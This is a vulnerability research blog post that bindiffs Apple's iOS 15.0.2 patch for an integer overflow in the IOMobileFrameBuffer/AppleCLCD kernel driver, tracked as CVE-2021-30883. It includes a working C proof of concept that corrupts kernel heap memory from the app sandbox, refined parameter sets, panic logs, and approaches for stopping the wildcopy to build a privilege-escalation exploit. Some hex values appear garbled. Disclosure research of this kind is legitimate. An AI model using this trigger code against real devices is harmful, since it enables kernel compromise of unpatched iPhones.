

Bindiff and POC for the IOMFB vulnerability, iOS 15.0.2

Intro

In the last iOS security update ([15.0.2](#)) Apple fixed a vulnerability in *IOMobileFrameBuffer*/*AppleCLCD*, which they specified was exploited in the wild (CVE-2021-30883). This attack surface is highly interesting because it's accessible from the app sandbox (so it's great for jailbreaks) and many other processes, making it a good candidate for LPEs exploits in chains (WebContent, etc.).

Therefore, I decided to take a quick look, bindiff the patch, and identify the root cause of the bug. After bindiffing and reversing, I saw that the bug is great, and I decided to write this short blogpost, which I hope you'll find helpful. I really want to publish my bindiff findings as close to the patch release as possible, so there will be no full exploit here; However, I did manage to build a really nice and stable POC that results in a great panic at the end.)

Sorry in advance for any English mistakes, I prioritized time over grammar (good thing we have automatic spell checkers:P).

The vulnerability

First thing first, let's view the patched function(s) to understand the bug. Before the patch, there were some different instances of a size calculation without checks for integer overflow, in different flows of *new_from_data*. These functions attempt to allocate a buffer that is used to store a table content sent by the user.

Let's take for example *IOMFB::TableCompensator::BilerpGainTable::new_from_data*. Before the patch, the function looks as follows:

```
""c++ __int64 __fastcall IOMFB::TableCompensator::BilerpGainTable::new_from_data(__int64 a1, __int64 a2, int a3, __int64 *a4, __QWORD *a5, int a6) { __int64 v_obj; // x19 __int64 v13; // x8 __int64 v14; // x22 int v15; // w8 unsigned int v16; // w23 __int64 v17; // x0 __int64 v18; // x8 __int64 v_idx; // x22

v_obj = operator new(0x60LL); (_BYTE *) (v_obj + 0x30) = 0; *(_QWORD *) v_obj = off_FFFFFFFF0078EF1D8; *(_QWORD *) (v_obj + 0x58) = 0LL; *(_DWORD *) (v_obj + 0x50) = a6; *(_DWORD *) (v_obj + 0x54) = 0; v13 = *a4; *(_QWORD *) (v_obj + 0x38) = 0LL; *(_QWORD *) (v_obj + 0x40) = v13; *(_QWORD *) (v_obj + 0x48) = *a5; *(_DWORD *) (v_obj + 0x10) = a3; v14 = *(unsigned int *) (a1 + 0x140); *(_DWORD *) (v_obj + 32) = v14; if ( a3 ) v15 = a3; else v15 = 1; v16 = v15 * v14; v_chunk = kalloc_ext((unsigned int) (12 * v15 * v14 + 4 * (v14 + a3))); // <- WOW! *(_QWORD *) (v_obj + 40) = v_chunk; v18 = v_chunk + 12LL * v16; *(_QWORD *) (v_obj + 24) = v18; *(_QWORD *) (v_obj + 8) = v18 + 4 * v14; if ( a3 ) { v_idx = 0LL; while ( IOMFB::TableCompensator::BilerpGainTable::set_table(v_obj, v_idx, a1, a2) & 1 ) { v_idx = (unsigned int) (v_idx + 1); if ( (unsigned int) v_idx >= *(_DWORD *) (v_obj + 16) ) return v_obj; } (void __fastcall *) (__int64) (*(_QWORD *) (v_obj + 8LL)) (v_obj); v_obj = 0LL; } return v_obj; }
```

Every time we see integer calculation, we need to be careful and verify the calculation can't overflow or underflow. In our case, there are no such checks in this function or in the callstack that leads to this fur

```
FFFFFFFF0098EF290 29 17 9F 1A CSINC W9, W25, WZR, NE FFFFFFFF0098EF294 09 7D 09 1B MUL W9, W8, W9 FFFFFFFF0098EF298 96 01 80 52 MOV W22, #0xC FFFFFFFF0098EF29C 29 7D 16 1B MUL W9, W9, W22 FFFFFFFF0098EF2A0 08 01 19 0B ADD W8, W8, W25 FFFFFFFF0098EF2A4 20 09 08 0B ADD W0, W9, W8, LSL #2 FFFFFFFF0098EF2A8 13 83 9D 97 BL kalloc_ext
```

The patch fixed this issue (promoted to 64 bit arithmetics, upper limits checks, etc.), and along the way, added a NULL-check.

POC

As always, we can't say that we have a bug until we build a POC and trigger a good panic. We can see that the bug resides in **AppleMobileDispH12P**, which is accessible from **AppleCLCD**. After some reversing and a t

Great, let's find a flow to these functions. I chose to target **IOMFB::TableCompensator::BilerpGainTable::new_from_data**. As I said, after some reversing, I saw there is a flow from **IOMobileFramebufferUserClient::*

I won't bother you with the details, but in order to trigger **IOMFB::TableCompensator::BilerpGainTable::new_from_data** I just needed to set the first and second scalars to 0, and the first 32 bit value in the struc

```
(lldb) reg read General Purpose Registers:
x0 = 0xffffffff4cb6d95c0 x1 = 0x0000000000000060 x2 = 0x0000000000000040 x3 = 0x0000000000000060 x4 = 0x0000000000000000 x5 = 0x0000000041414141 // <- controlled x6 = 0xffffffff00991adac x7 = 0x00000000000006eb1 x8 = 0x0000000041414141 // <- controlled x9 = 0x000000000000003a x10 = 0xffffffff802080000 x11 = 0x3fffffff932db603a x12 = 0x0000000000000000 x13 = 0x0000000000000001 dc x14 = 0x00000000000004cb0 x15 = 0x00000000000008001 x16 = 0xf1bee3f007a542d8 x17 = 0x182effe4cb6d95c0 x18 = 0x0000000000000000 x19 = 0xffffffff4cb6d95c0 x20 = 0x0000000041414141 // <- controlled x21 = 0xffffffff4cd563100 x22 = 0x0000000041414141 // <- controlled x23 = 0xffffffff4cd5630f4 x24 = 0xffffffff4cd5630ec x25 = 0x0000000041414141 // <- controlled x26 = 0x0000000000000000 x27 = 0xffffffff818743648 x28 = 0xffffffff199b91608 x29 = 0xffffffff8187434b0 x30 = 0xffffffff0098ef23c sp = 0xffffffff818743470 pc = 0xffffffff0098ef290 cpsr = 0x20400204
```

And from here, we clearly panic.

So, we have a 32-bit integer overflow in a calculation of size! This size is passed to *kalloc_ext*, which means we can trigger memory corruption, and even control the zone (up to minor restrictions from the calcul

So, I built the following POC, which triggered a panic on the iOS versions I tried (I tested 14.7.1 and 15.0, but the bug is probably older than that).

POC:

```
'''c
io_connect_t get_iomfb_uc(void) {
    kern_return_t ret;
    io_connect_t shared_user_client_conn = MACH_PORT_NULL;
    int type = 0;
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
                                                        IOServiceMatching("AppleCLCD"));

    if(service == MACH_PORT_NULL) {
        printf("[-] failed to open service\n");
        return MACH_PORT_NULL;
    }

    printf("[*] AppleCLCD service: 0x%x\n", service);

    ret = IOServiceOpen(service, mach_task_self(), type, &shared_user_client_conn);
    if(ret != KERN_SUCCESS) {
        printf("[-] failed to open userclient: %s\n", mach_error_string(ret));
        return MACH_PORT_NULL;
    }

    printf("[*] AppleCLCD userclient: 0x%x\n", shared_user_client_conn);

    return shared_user_client_conn;
}

void do_trigger(io_connect_t iomfb_uc) {
    kern_return_t ret;
    size_t input_size = 0x180;

    uint64_t scalars[2] = { 0 };

    char *input = (char*)malloc(input_size);
    if (input == NULL) {
        perror("malloc input");
        return;
    }

    memset(input, 0x41, input_size);
    *(int*)input = 0x3;

    ret = IOConnectCallMethod(iomfb_uc, 78,
                              scalars, 2,
                              input, input_size,
                              NULL, NULL,
                              NULL, NULL);

    if (ret != KERN_SUCCESS) {
        printf("s_set_block failed, ret == 0x%x --> %s\n", ret, mach_error_string(ret));
    } else {
        printf("success!\n");
    }

    free(input);
}

void poc(void) {
    io_connect_t iomfb_uc = get_iomfb_uc();
    if (iomfb_uc == MACH_PORT_NULL) {
        return;
    }

    do_trigger(iomfb_uc);

    IOServiceClose(iomfb_uc);
}
```

And, the panic (from my physical iPhone X, iOS 14.7.1, 18G82):

```
"build" : "iPhone OS 14.7.1 (18G82)",
"product" : "iPhone10,3",
...
"panicString" : "panic(cpu 5 caller 0xfffffff016de32d4): Kernel data abort. at pc 0xfffffff0172c4244, lr 0xfffffff0172c41b8 (saved state: 0xffffffe815d13110)
x0: 0xffffffe4ccd0a7c0 x1: 0x0000000000000000 x2: 0xffffffe4cd267700 x3: 0x0000000041414141
x4: 0x0000000000001804 x5: 0x0000000000000034 x6: 0xfffffff0172e6664 x7: 0x0000000000000000
x8: 0x00000000283b0de0c x9: 0x0000000038b5e310 x10: 0x0000000041414141 x11: 0x0000000000000000
x12: 0x0000000000000000 x13: 0x0000000000000046 x14: 0xfffffff0172a0ac0 x15: 0xfffffff017310ed0
x16: 0x0000000000000001 x17: 0x0000000000000002 x18: 0xfffffff016dd1000 x19: 0xffffffe4ccd0a7c0
x20: 0x0000000041414141 x21: 0xffffffe4cd267700 x22: 0x0000000000000000 x23: 0x0000000035a41281
x24: 0x000000000000000c x25: 0x0000000041414141 x26: 0xffffffe815d13638 x27: 0xffffffe4cd3d45b4
x28: 0xffffffe19a0d1478 fp: 0xffffffe815d134a0 lr: 0xfffffff0172c41b8 sp: 0xffffffe815d13460
pc: 0xfffffff0172c4244 cpsr: 0x60400204 esr: 0x96000046 far: 0x0000000038b5e310
...
Kernel slide: 0x00000000ece0000
Kernel text base: 0xfffffff015ce4000
```

And, if we'll look at 0xfffffff0172c4244-0x00000000ece0000 in the kernelcache of my physical device:

```
com.apple.driver.AppleMobileDisplH0P: __text:FFFFFFF0085E4244 STR W3, [X9,W1,UXTW#2]
```

Ok, that's interesting. We got a panic because we tried to write our controlled value (0x41414141) to the virtual address 0x0000000038b5e310 (which clearly isn't a valid kernel address). Actually, this value makes me suspect it results from an allocation failure:

`kalloc_ext` returned NULL (note there is no check for that in the code), and the `new_from_data` function just added an offset to the newly allocated chunk (which, again, is 0x0). Let's see this happens:

The faulted instruction is in the function `IOMFB::TableCompensator::BilerpGainTable::set_table`, which, as we saw in the first code snippet, is called from `IOMFB::TableCompensator::BilerpGainTable::new_from_data`. Let's see what `set_table` does:

```
""c++ __int64 __fastcall IOMFB::TableCompensator::BilerpGainTable::set_table(__int64 obj, unsigned int idx, __int64 a3, int a4) { int v4; // w10 __int64 v5; // x9 __int64 v6; // x8 __int64 v7; // x11 unsigned __int64 v9; // x9_DWORD *v10; // x10_DWORD *v11; // x11
if ( (*_DWORD *) (obj + 0x10) <= idx ) return 0LL; v4 = (*_DWORD *) (obj + 0x20); if ( (*_DWORD *) (a3 + 0x140) != v4 ) return 0LL; v5 = (*_QWORD *) (obj + 8); v6 = (*_QWORD *) (obj + 0x18); v7 = (*_QWORD *) (obj + 0x28); if ( idx ) { if ( (*_DWORD *) (v5 + 4LL * (idx - 1)) > a4 ) return 0LL; (*_DWORD *) (v5 + 4LL * idx) = a4; // panic here if ( (*_DWORD *) (obj + 32) ) { v9 = 0LL; v10 = (_DWORD *) (v7 + 12LL * v4 * idx); v11 = (_DWORD *) (a3 + 8); do { (*_DWORD *) (v6 + 4 * v9) = (*v11 - 2); ...
```

Now, the address being dereferenced is `*(X0+8)`, which is, as we saw before, the allocation with an offset (keep in mind, the operands here are controlled, and in the case of my POC, are huge):

```
"" c++
v_chunk = kalloc_ext((unsigned int)(12 * v15 * v14 + 4 * (v14 + a3)));
(*_QWORD *) (v_obj + 40) = v_chunk;
v18 = v_chunk + 12LL * v16;
(*_QWORD *) (v_obj + 24) = v18;
(*_QWORD *) (v_obj + 8) = v18 + 4 * v14;
```

And the actual code:

```
FFFFFFFF0098EF290 29 17 9F 1A CSINC      W9, W25, WZR, NE
FFFFFFFF0098EF294 09 7D 09 1B MUL        W9, W8, W9
FFFFFFFF0098EF298 96 01 80 52 MOV        W22, #0xC
FFFFFFFF0098EF29C 29 7D 16 1B MUL        W9, W9, W22
FFFFFFFF0098EF2A0 08 01 19 0B ADD        W8, W9, W25
FFFFFFFF0098EF2A4 20 09 08 0B ADD        W0, W9, W8, LSL#2
FFFFFFFF0098EF2A8 13 83 90 97 BL          kalloc_ext      <-- allocation
FFFFFFFF0098EF2AC 60 16 00 F9 STR        X0, [X19, #0x28]
FFFFFFFF0098EF2B0 68 22 40 B9 LDR        W8, [X19, #0x20]
FFFFFFFF0098EF2B4 69 12 40 B9 LDR        W9, [X19, #0x10]
FFFFFFFF0098EF2B8 3F 01 00 71 CMP        W9, #0
FFFFFFFF0098EF2BC 2A 15 9F 1A CSINC      W10, W9, WZR, NE
FFFFFFFF0098EF2C0 4A 7D 08 1B MUL        W10, W10, W8
FFFFFFFF0098EF2C4 4A 01 B6 9B UMADDL      X10, W10, W22, X0
FFFFFFFF0098EF2C8 6A 0E 00 F9 STR        X10, [X19, #0x18]
FFFFFFFF0098EF2CC 48 09 08 0B ADD        X8, X10, X8, LSL#2
FFFFFFFF0098EF2D0 68 06 00 F9 STR        X8, [X19, #8]      <-- X8 is the faulted addr
```


And, at 0xFFFFFFFF0098EF2AC (where X0 is the return value of `kalloc_ext`):

```
Process 1 stopped
* thread #1, stop reason = breakpoint 1.1
frame #0: 0xffffffff0098ef2ac
-> 0xffffffff0098ef2ac: str    x0, [x19, #0x28]      <-- X0 is kalloc_ext()'s return value
0xffffffff0098ef2b0: ldr    w8, [x19, #0x20]
0xffffffff0098ef2b4: ldr    w9, [x19, #0x10]
0xffffffff0098ef2b8: cmp    w9, #0x0          ; =0x0
Target 0: (No executable module.) stopped.
(11db) reg read x0
x0 = 0x0000000000000000
```

Fantastic! This explains everything. Just as I suspected, the previous dereference was actually a NULL+offset, due to an allocation failure. So, for exploitation, we simply need to choose different operands that will overflow to a relatively smaller number. This would make the allocation succeed, and we could start corrupting (a lot of) memory.

The POC works on iOS 15.0 with the exact same panic as well (tested on a virtual iPhone 11 Pro, iOS 15.0):

iPhone 11 Pro (iPhone 11 Pro | 15.0 | 19A346 | ✓ jailbroken)



CONNECT	FILES	APPS	NETWORK	CORETRACE
<pre>IOPPlatformPanicAction -> AppleANS2CGNVMController IOPPlatformPanicAction -> AppleT8030PMGR IOPPlatformPanicAction -> AppleARMWatchdogTimer not enabling long period watchdog (cleared SoC watchdog if enabled prior), panic SoC watchdog disabled IOPPlatformPanicAction -> AppleT8027USBXHCI IOPPlatformPanicAction -> AppleSynopsysMIPIISIController IOPPlatformPanicAction -> AppleT8030MemCacheController IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> RTBuddyV2 IOPPlatformPanicAction -> AppleSMC AppleSMC detected kPanicBegin IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 IOPPlatformPanicAction -> AppleMCA2Cluster_T8030 panic(cpu 4 caller 0xffffffff0083473c): Kernel data abort. at pc 0xffffffff009c0e694, lr 0xffffffff009c0e5f8 (s x0: 0xfffffffffe378910240 x1: 0x0000000000000000 x2: 0xfffffffffe3796e3968 x3: 0x00000000041414141 x4: 0x00000000000001804 x5: 0x0000000000000005a x6: 0x00000000000000003 x7: 0x00000000000000007 x8: 0x00000000283b0de0c x9: 0x00000000388b5e310 x10: 0x00000000041414141 x11: 0x00000000000000000 x12: 0x00000000000000001 x13: 0x000000000000000b0 x14: 0xffffffff009b92200 x15: 0xffffffff009c70470 x16: 0x00000000000000001 x17: 0x182efffe378910240 x18: 0x00000000000000000 x19: 0xfffffffffe378910240 x20: 0x00000000041414141 x21: 0xfffffffffe3796e3968 x22: 0x00000000000000000 x23: 0x182efffe378910240 x24: 0xfffffffffe3796e3954 x25: 0x00000000041414141 x26: 0xfffffffffab1403b638 x27: 0xcda1ffe0f2a08c80 x28: 0xfffffffffe0f2a0f0fc8 fp: 0xfffffffffab1403b4a0 lr: 0xffffffff009c0e5f8 sp: 0xfffffffffab1403b460 pc: 0xffffffff009c0e694 cpsr: 0x60400204 esr: 0x96000046 far: 0x00000000388b5e310 Debugger message: panic Device: D421 Hardware Model: iPhone12,3</pre>				

An interesting important note is that other implementations of these functions in other classes also had this integer overflow. As far as I can see, the patch fixed these as well. This is not a surprise, because usually when we see a code pattern repeats itself, it's an inline function / macro / etc.

Exploitation

I just binned the bug, so there will be no full exploit in this blogpost; However, we can still discuss the exploitation of wildcopies in general and improve the POC to set the ground for exploitation :) But before we start talking about wildcopies, let me just share some POCs that give us better control on the flow and trigger a good panic.

Control the operands

First, let set arbitrary values in the offsets the operands are taken from (instead of setting 0x41s in the entire input). Nothing exciting here; it's just reversing of the caller function of `IOMFB::TableCompensator::BilerpGainTable::new_from_data`. The updated part in the POC:

```
""c++ ... memset(input, 0x0, input_size); int pArr = (int)input;
```

```
pArr[0] = 0x3;          // sub-sub selector
pArr[1] = 0xffffffff;   // has to be non-zero
pArr[2] = 0x41414141;
pArr[3] = 0x42424242;
pArr[8] = 0x43434343;
pArr[89] = 0x44444444;
```

```
ret = IOConnectCallMethod(iomfb_uc, 78,
                          scalars, 2,
                          input, input_size,
                          NULL, NULL,
                          NULL, NULL);
```

...

Which gives the following registers (for the same stub as above, virtual iPhone 11 Pro, iOS 14.7.1):

(lldb) reg read General Purpose Registers: x0 = 0xffffffffc4baa4420 x1 = 0x0000000000000060 x2 = 0x0000000000000020 x3 = 0x0000000000000060 x4 = 0x0000000000000000 x5 = 0x0000000043434343 // <- controlled x6 = 0xffffffff00991adac x7 = 0x000000000000006eb1 x8 = 0x0000000044444444 // <- controlled x9 = 0x000000000000000b x10 = 0xffffffff802224000 x11 = 0x3fffffff932ea900b x12 = 0x0000000000000000 x13 = 0x000000000000001dc x14 = 0x00000000000003320 x15 = 0x00000000000008001 x16 = 0xffbd7ff07a542d8 x17 = 0x182effe4cbaa4420 x18 = 0x0000000000000000 x19 = 0xffffffffc4baa4420 x20 = 0x0000000042424242 // <- controlled x21 = 0xffffffffc4ccf02b00 x22 = 0x0000000043434343 // <- controlled x23 = 0xffffffff4ccf02af4 x24 = 0xffffffff4ccf02aec x25 = 0x0000000041414141 // <- controlled x26 = 0x0000000000000000 x27 = 0xffffffff81869b648 x28 = 0xffffffff99dd5608 x29 = 0xffffffff81869b4b0 x30 = 0xffffffff0098ef23c sp = 0xffffffff81869b470 pc = 0xffffffff0098ef290 cpsr = 0x20400204

Better panic, i.e. - NOT a (NULL+offset) dereference

Now, first thing I would like to do is to get a better panic: i.e a panic that indicates we can corrupt memory in a good way (well, for us). Bad dereference of NULL+offset (with small and limited offset) is just a

```
... c
memset(input, 0x41, input_size);
int *pArr = (int*)input;

pArr[0] = 0x3;          // sub-sub selector
pArr[1] = 0xffffffff;   // has to be non-zero
pArr[2] = 0x10008;
pArr[3] = 0x42424242;
pArr[8] = 0x43434343;
pArr[89] = 0x44444444;
```

We got a better panic (again, my physical iPhone X, iOS 14.7.1, 18G82):

```
"build" : "iPhone OS 14.7.1 (18G82)",
"product" : "iPhone10,3",
...
"panicString" : "panic(cpu 5 caller 0xffffffff02747b2d4): Kernel data abort. at pc 0xffffffff02795c244, lr 0xffffffff02795c1b8 (saved state: 0xffffffff8042f3110)
x0: 0xffffffffc4cb295da0 x1: 0x0000000000000000 x2: 0xffffffffc4cd4d4700 x3: 0x0000000000424242
x4: 0xffffffffe8042f32c0 x5: 0xffffffffe8042f32bc x6: 0x0000000000000001 x7: 0x0000000000000009
x8: 0xffffffffec51659980 x9: 0xffffffffec5276aa90 x10: 0x0000000000444444 x11: 0xffffffffe9049c0000
x12: 0x00000000004a0000 x13: 0x00000000ffdfdfdf x14: 0xfffffffff028729000 x15: 0xaaaaaaaaaaaaaaaaab
x16: 0x0000000200000000 x17: 0xfffffffff028729940 x18: 0xfffffffff027469000 x19: 0xffffffffc4cb295da0
x20: 0x000000000424242 x21: 0xffffffffc4cd4d4700 x22: 0x0000000000000000 x23: 0x0000000046662220
x24: 0x000000000000000c x25: 0x000000000010008 x26: 0xffffffffe8042f3638 x27: 0xffffffffc4cd51df44
x28: 0xffffffffe199c1d478 fp: 0xffffffffe8042f34a0 lr: 0xfffffffff02795c1b8 sp: 0xffffffffe8042f3460
pc: 0xfffffffff02795c244 cpsr: 0x60400204 esr: 0x96000046 far: 0xffffffffec5276aa90
...
Kernel slide: 0x00000001f378000
Kernel text base: 0xfffffffff02637c000
```

Much better. Note that PC is the same as before (0xfffffffff02795c244-0x000000001f378000==0xfffffffff0085e4244), but this time the dst base address is X9=0xffffffffc5276aa90. We still crash on the first index of the loop (X1=0), because the offset was too large. That's because we didn't choose the other arbitrary values wisely. Let's fix that.

Better panic - a POC of a classic wildcopy

So everything is great, and we understand exactly what's going on. But that's still not enough. We need to get a good panic that indicates we corrupted arbitrary memory (which we could control via shaping, etc.). Panic on a write to an unmapped page is a good first step, but there is more work to do. Because it looks like we are going here into a wildcopy situation, let's choose good arguments such that:

- we get a "sane" allocation size (although it may still be pretty high)
- we get a sane offset from the allocation
- we start corrupt memory and crash on an unmapped page after a while (i.e., we successfully corrupted some memory before the panic)

This might be a good POC for the wildcopy. And then, we just need to figure out how to stop the wildcopy and exploit the corruption (see next section).

So, in this new POC, the allocation size is still very large, but the allocation does succeed:

```
memset(input, 0x41, input_size);
int *pArr = (int*)input;

pArr[0] = 0x3;          // sub-sub selector
pArr[1] = 0xffffffff;   // has to be non-zero
pArr[2] = 0x10008;
pArr[3] = 0x42424242;
pArr[8] = 0x43434343;
pArr[89] = 0x10008;
```

And the panic:

```
"build" : "iPhone OS 14.7.1 (18G82)",
"product" : "iPhone10,3",
...
"panicString" : "panic(cpu 5 caller 0xfffffffff02585b2d4): Kernel data abort. at pc 0xfffffffff025d3c270, lr 0xfffffffff025d3c1b8 (saved state: 0xffffffff816513110)
x0: 0xfffffffff4cc8dfcc0 x1: 0x0000000000000010 x2: 0xfffffffff4cd012e00 x3: 0x0000000000424242
x4: 0xfffffffff8165132c0 x5: 0xfffffffff8165132bc x6: 0x0000000000000001 x7: 0x0000000000000009
x8: 0xfffffffff904720300 x9: 0x000000000000af80 x10: 0xfffffffff9047a4000 x11: 0xfffffffff4cd0c2608
x12: 0x000000003736944 x13: 0x00000000ffdfdfdf x14: 0xfffffffff8044e8000 x15: 0xaaaaaaaaaaaaaaaaab
x16: 0x0000000200000000 x17: 0xfffffffff026b09940 x18: 0xfffffffff025849000 x19: 0xfffffffff4cc8dfcc0
x20: 0x000000000424242 x21: 0xfffffffff4cd012e00 x22: 0x0000000000000010 x23: 0x00000000000100040
x24: 0x000000000000000c x25: 0x0000000000010008 x26: 0xfffffffff816513638 x27: 0xfffffffff4cd0f38d4
x28: 0xfffffffff199edd478 fp: 0xfffffffff8165134a0 lr: 0xfffffffff025d3c1b8 sp: 0xfffffffff816513460
pc: 0xfffffffff025d3c270 cpsr: 0x80400204 esr: 0x96000047 far: 0xfffffffff9047a4000
...
Kernel slide: 0x00000001d758000
Kernel text base: 0xfffffffff02475c000
```

Oh, new instruction! Actually, not that far from the one in our last panic. We crash in a loop (in *IOFB:TableCompensator:BlerpGainTable:set_table*). The address is 0xfffffffff025d3c270-0x000000001d758000=0xfffffffff0085e4270. The loop is as follows (from iPhone X, iOS 14.7.1):

```

FFFFFFFF0085E4264
FFFFFFFF0085E4264 loop
FFFFFFFF0085E4264 LDUR      W12, [X11,#-8]
FFFFFFFF0085E4268 STR      W12, [X8,X9,LSL#2]
FFFFFFFF0085E426C LDUR      W12, [X11,#-4]
FFFFFFFF0085E4270 STR      W12, [X10]          <-- panic here
FFFFFFFF0085E4274 LDR       W12, [X11]
FFFFFFFF0085E4278 STR      W12, [X10,#4]
FFFFFFFF0085E427C LDR       W12, [X11,#4]
FFFFFFFF0085E4280 STR      W12, [X10,#8]
FFFFFFFF0085E4284 ADD      X9, X9, #1          <-- inc index
FFFFFFFF0085E4288 LDR       W12, [X0,#0x20]
FFFFFFFF0085E428C ADD      X11, X11, #0x10
FFFFFFFF0085E4290 ADD      X10, X10, #0xC
FFFFFFFF0085E4294 CMP      X9, X12          <-- cmp index to cnt
FFFFFFFF0085E4298 B.CC     loop

```

And we can see two important points about this crash:

- X9 (the counter in the loop) is 0xf90 (and this loop was called a lot of times before).
- X10, the address being dereferenced, is paged aligned - 0xfffffe9047a4000. Which means we reached to a non-mapped area.

This is pretty much what I would expect from a classic wildcopy crash (without proper shape && exploit, of course :).

Wildcopy exploitation

Now, let's get to the interesting part: stopping the wildcopy. As I said in my previous exploits, there are different approaches we can take here. Let's view some examples:

1. Relying on a race condition – shape the heap and trigger the wildcopy so it will corrupt some useful target structure(s), and race a different thread to use that corrupted structure to do something before the wildcopy crashes us (e.g., construct other primitives, terminate the wildcopy, etc.). A nice example could be found [here](#).
2. If the wildcopy loop/mechaism has some logic that can stop the loop under certain conditions, we can take advantage of these checks and break the wildcopy after it corrupted the data/structure we want to corrupt. This is exactly the approach I took in my [WSL exploit](#). This technique could be achieved using many different approaches, such as:
 - If there is a double fetch from a memory that shouldn't change, or that could be changed, but there are checks in place (so there is no security issue due to the existence of the double fetch, but the logic indeed double fetch), we can take advantage of this double fetch and break the loop. Keep in mind that we do not care if the functionality will result in an error, as long this happens after we corrupted our desired target structure.
3. If the wildcopy loop has a call to a virtual function on every iteration, and that function pointer is stored in a structure on the heap (or at other memory address we can corrupt during the wildcopy), the exploit can use the loop to overwrite and divert execution during the wildcopy.

In our particular case, I saw some checks based on values the logic reads from memory (for instance, check out the branch right before the first panic we got in *IOmFB:TableCompensator:BiIerpGainTable:set_table*). Keep in mind that as long as *set_table* returns value != 0, the loop in *new_from_data* keeps running (i.e. the wildcopy keeps running). You can take a look again at the decompiled code at the beginning of this blogpost. So any branch that returns 0 from *set_table* is good for us to stop the wildcopy. Keep this in mind for later, that's important!

Another important point: some of the values that *set_table* fetches from memory would be OOB: remember, we allocated a very small chunk of memory (the size just wrapped around 32 bit), and we treat it as >4GB.

So, what I would like to do, is to change one of the checked values at some point (after some data has been corrupted, of course) and stop the copying. There are many ways to do that, but I think one of the simplest ways is to shape the kernel heap such that the vulnerable chunk will be allocated before a shared memory, which we could change from EL0 at arbitrary times. Again, the patch just got out, so I clearly didn't test it out yet, but just an idea I found very useful in many similar cases.

Great panic!

So, as I said, we should build a good shape and use the conditional branches I mentioned to stop the wildcopy. These branches use values read from OOB, and we can shape the heap so we'll read these values from a shared memory / controlled memory / etc. For concrete example, check out the WSL exploit I linked above.

The problem is that I want to publish this blogpost as close to the patch release as possible, so I won't do that right now. Instead, I came up with a nice idea that happens to work **VERY WELL** (surprisingly). I tested it 5 times in a row on my physical device (iPhone X, iOS 14.7.1) and on the virtual device (iPhone 11 Pro, iOS 15.0), and it worked every time, the same way, on both devices. So, given it had a 100% success rate, and I always got the same panic I wanted, I'll share it here as well :)

Before diving into the idea, let's just keep in mind that *new_from_data* calls *set_table* in a loop, and if one of the calls to *set_table* returned 0, we bail out. In addition, *set_table* does some conditional branches at the beginning and only then starts the copying loop. And, if one of these conditional branches isn't passed, *set_table* returns 0. If they all pass, the copying loop starts. You can clearly see that in the decompiled code at the beginning of this blogpost.

Therefore, the idea is simple: let's choose numbers that give us the following properties:

1. make the overflowed calculation to result in a small and common size (I picked 0x44)
2. make the wildcopy to be built out of **many loops, each copy a small number of bytes instead of a small number of loops, each copy a large number of bytes**. This **significantly increases** the number of checks that could get us out of the wildcopy, and we could just hope that the random content from the heap will break us out of the copy (again, proper shaping will do this in the right way, but the patch got out 2 hours ago. So, let's test it out :P).

As it turns out, this approach works "too well", in the sense that in most cases, we get out of the coping loop way too early (i.e. we wrote a very little amount of bytes OOB the allocation), and, in a few cases, we get out of the function and stop before the corruption even starts (and then, nothing crashes). But after I ran my POC app a few times in a row, I got the good panic I aimed for! So, I just wrapped it up in a loop, and the good panic I aimed for happens all the time!

I also set a breakpoint in the "return 0" in *set_table*, and I see this happens. You can also use the debugger to see how many bytes have been corrupted exactly in each call to *_set_block*.

Now, to the POC! By reversing and debugging, it's easy to see that pArr[89] is the number of iterations of the copying loop in *IOmFB:TableCompensator:BiIerpGainTable:set_table*. So, I chose numbers that give me this property of lots of iterations in *new_from_data*, each calls a small loop in *set_table*, and that the integer overflow results in 0x44. By changing the relevant part in the POC:

```

// we control the content we are corrupting with
memset(input, 0x41, input_size);
int *pArr = (int*)input;

pArr[0] = 0x3;          // sub-sub selector
pArr[1] = 0xffffffff;   // has to be non-zero
pArr[2] = 0x40000001;   // #iterations in the outer loop (new_from_data)
pArr[3] = 2;
pArr[8] = 2;
pArr[89] = 4;          // #iterations in the inner loop (set_table)

/* each call trigger a flow with a lot of calls to set_table(), while
   each set_table() flow will do a loop of only 4 iterations*/
for (size_t i = 0; i < 0x10000; ++i) {
    ret = IOConnectCallMethod(iomfb_uc, 78,
                              scalars, 2,
                              input, input_size,
                              NULL, NULL,
                              NULL, NULL);
}

```

And, the panic I'm always getting, on physical device iPhone X, 14.7.1 (it behaves **exactly** the same on virtual iPhone 11 Pro 14.7.1/15.0):

```

"build" : "iPhone OS 14.7.1 (18G82)",
"product" : "iPhone10,3",
...
"panicString" : "panic(cpu 5 caller 0xffffffff01ad1d050): [kext.kalloc.80]: element modified after free (off:0, val:0x4141414141414141, sz:80, ptr:0xffffffffe4cb9780f0, prot:zero)
0: 0x4141414141414141
8: 0x4141414141414141
...
Kernel slide:      0x0000000012c1c000
Kernel text base:  0xffffffff019c20000

```

Yes! Fantastic! The very same panic happens on the virtual iPhone 11 Pro, 15.0, 19A344:

```

panic(cpu 4 caller 0xffffffff0083441dc): [default.kalloc.80]: element modified after free (off:0, val:0x4141414141414141, sz:80, ptr:0xffffffffe379503430)
0: 0x4141414141414141
8: 0x4141414141414141
Debugger message: panic
Device: D421
Hardware Model: iPhone12,3
